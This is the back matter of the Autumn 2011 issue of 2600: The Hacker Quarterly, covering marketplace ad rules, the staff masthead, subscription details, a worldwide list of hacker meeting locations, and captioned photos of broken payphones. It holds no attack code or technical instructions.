INCARCERATED HACKER WITH LEUKEMIA. Looking to overcome cancer by seeking new friends. Extremely require the courage to look towards the future as I undergo these painful treatments alone. As I struggle each day, a simple letter of moral support would be appreciated. Please, no money; I'm not looking for a handout, just your friendship. Thank you. Preston Vandeburgh G66791, California Medical Facility, Post Office Box 2000, Vacaville, California 95696-2000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Winter issue: 11/20/11.

Want the Coolest 2012 Wall Calendar Ever?



Spectacular Hacker Photos and Historical Entries for Nearly Every Day of the Year!

$15 plus shipping

store.2600.com/the-hacker-calendar.html

"Knowing is not enough; we must apply. Being willing is not enough; we must do." - Leonardo da Vinci

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

S T A F F

Infrastructure
flyko

Network Operations
css, phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Forum Admins
Bunni3burn, dot.ret

Inspirational Music: Ana Tijoux, dubmood, Dr. Dre, Barrington Levy, I Am Kloot

Shout Outs: No Starch, Slestak, Roamer, KDM, SMaction, watz, p0bailey, Bobson

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 (ISSN 0749-3851, USPS # 003-176); Autumn 2011, Volume 28 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-1986 at $10 per year, 1988-2000 at $2.50 per issue, 2001-2010 at $6.25 per issue. (1987 only available in full back issue sets.) Subject to availability. Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2011; 2600 Enterprises Inc.

MEETINGS

ARGENTINA
Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA
Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA
Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA
Alberta
Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm
British Columbia
Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.
Manitoba
Winnipeg: St. Vital Shopping Centre, food court by HMV.
New Brunswick
Moncton: Champlain Mall food court, near KFC. 7 pm
Newfoundland
St. John's: Memorial University Center Food Court (in front of the Dairy Queen).
Ontario
Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm
Quebec
Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA
Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC
Prague: Legenda pub. 6 pm

DENMARK
Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

ENGLAND
Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND
Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE
Cannes: Palais des Festivals & des Congres la Croisette on the left side.
Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm
Paris: Quick Restaurant, Place de la Republique. 6 pm
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm
Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE
Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND
Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO
Chetumal: Food Court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS
Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND
Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm
Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY
Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU
Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA
Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN
Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND
Lausanne: In front of the MacDo beside the train station. 7 pm

WALES
Ewloe: St. David's Hotel.

UNITED STATES
Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm
Huntsville: Newk's, 4925 University Dr.
Arizona
Phoenix: Lola Coffee House, 4700 N Central Ave. 6 pm.
Prescott: Method Coffee, 3180 Willow Creek Rd.
Arkansas
Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm
California
Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center (inside). 5:30 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm
Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm
Colorado
Colorado Springs: Barnes & Noble, Citadel Mall. 5:30 pm
Connecticut
Waterbury: Brass Mill Mall second floor food court. 6 pm
District of Columbia
Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm
Florida
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm
Orlando: Fashion Square Mall food court, 2nd floor.
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm
Georgia
Atlanta: Lenox Mall food court. 7 pm
Hawaii
Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.
Idaho
Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm
Illinois
Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm
Indiana
Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm
Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.
Iowa
Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 1033 E 53rd St.
Kansas
Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.
Louisiana
New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm
Maine
Portland: Maine Mall by the bench at the food court door. 6 pm
Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.
Massachusetts
Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm
Northampton: The Yellow Sofa, 24 Main St. 6 pm
Worcester: TESLA space - 97D Webster St.
Michigan
Ann Arbor: Starbucks in The Galleria on S University. 7 pm
Missouri
St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.
Montana
Helena: Hall beside OX at Lundy Center.
Nebraska
Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm
Nevada
Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.
New Mexico
Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm
New York
Albany: Starbucks, 1244 Western Ave.
New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.
Rochester: Interlock Rochester, 1115 E Main St. 7:30 pm
North Carolina
Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 6:30 pm
North Dakota
Fargo: West Acres Mall food court by the Taco John's. 6 pm
Ohio
Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm
Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Oklahoma
Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.
Oregon
Portland: Theo's, 121 NW 5th Ave. 7 pm
Pennsylvania
Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, southeast food court near mini post office.
Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm
State College: in the HUB above the Sushi place on the Penn State campus.
Puerto Rico
San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm
South Carolina
Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.
South Dakota
Sioux Falls: Empire Mall, by Burger King.
Tennessee
Knoxville: West Town Mall food court. 6 pm
Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm
Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm
Texas
Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm
Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm
San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm
Vermont
Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.
Virginia
Arlington: (see District of Columbia)
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.
Virginia Beach: Pembroke Mall food court. 6 pm
Washington
Seattle: Washington State Convention Center. 2nd level, south side. 6 pm
Spokane: The Service Station, 9315 N Nevada (North Spokane).
Wisconsin
Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Retro Payphones of the USA

Ruins of an ancient payphone civilization which once thrived in **Hackensack, New Jersey**. The demise of the payphone has been a boon to the flyer community, who now have sheltered spots for their advertisements.

Photo by Marcus Daniels

Here we see that some of the electronics have been left behind but not enough to complete a call, hence the crossing out of the word "phone" from the display by a concerned citizen. Seen in **Rotterdam, New York**.

Photo by Rich Gattie

This is the first stage towards the remodeling of a working payphone into the more popular nonfunctioning design. The phone is still there but the earpiece has been smashed and the coin return removed. It won't be long now. Spotted in **Los Angeles, California**.

Photo by Tyler Lawrence

All that's left here is a wire. Ironically, this shell was seen in the basement level of the Watergate complex in **Washington, DC**, which we all know is located at 2600 Virginia Avenue.

Photo by kondspi

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

Yeah, we know the image quality sucks, but when something like this appears in front of you, there isn't a whole lot of time to grab the best camera equipment. Thanks to **Christopher Borders** for spotting this in Kent Island, Maryland two summers ago and waiting until now to tell us about it!

How does one even find something like this? Who could have ever guessed that there was an official *2600* sofa for sale somewhere in the world? Thanks to **Russ** for stumbling upon this in Gaylord, Michigan. The perfect finishing touch for a local hackerspace, perhaps?

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.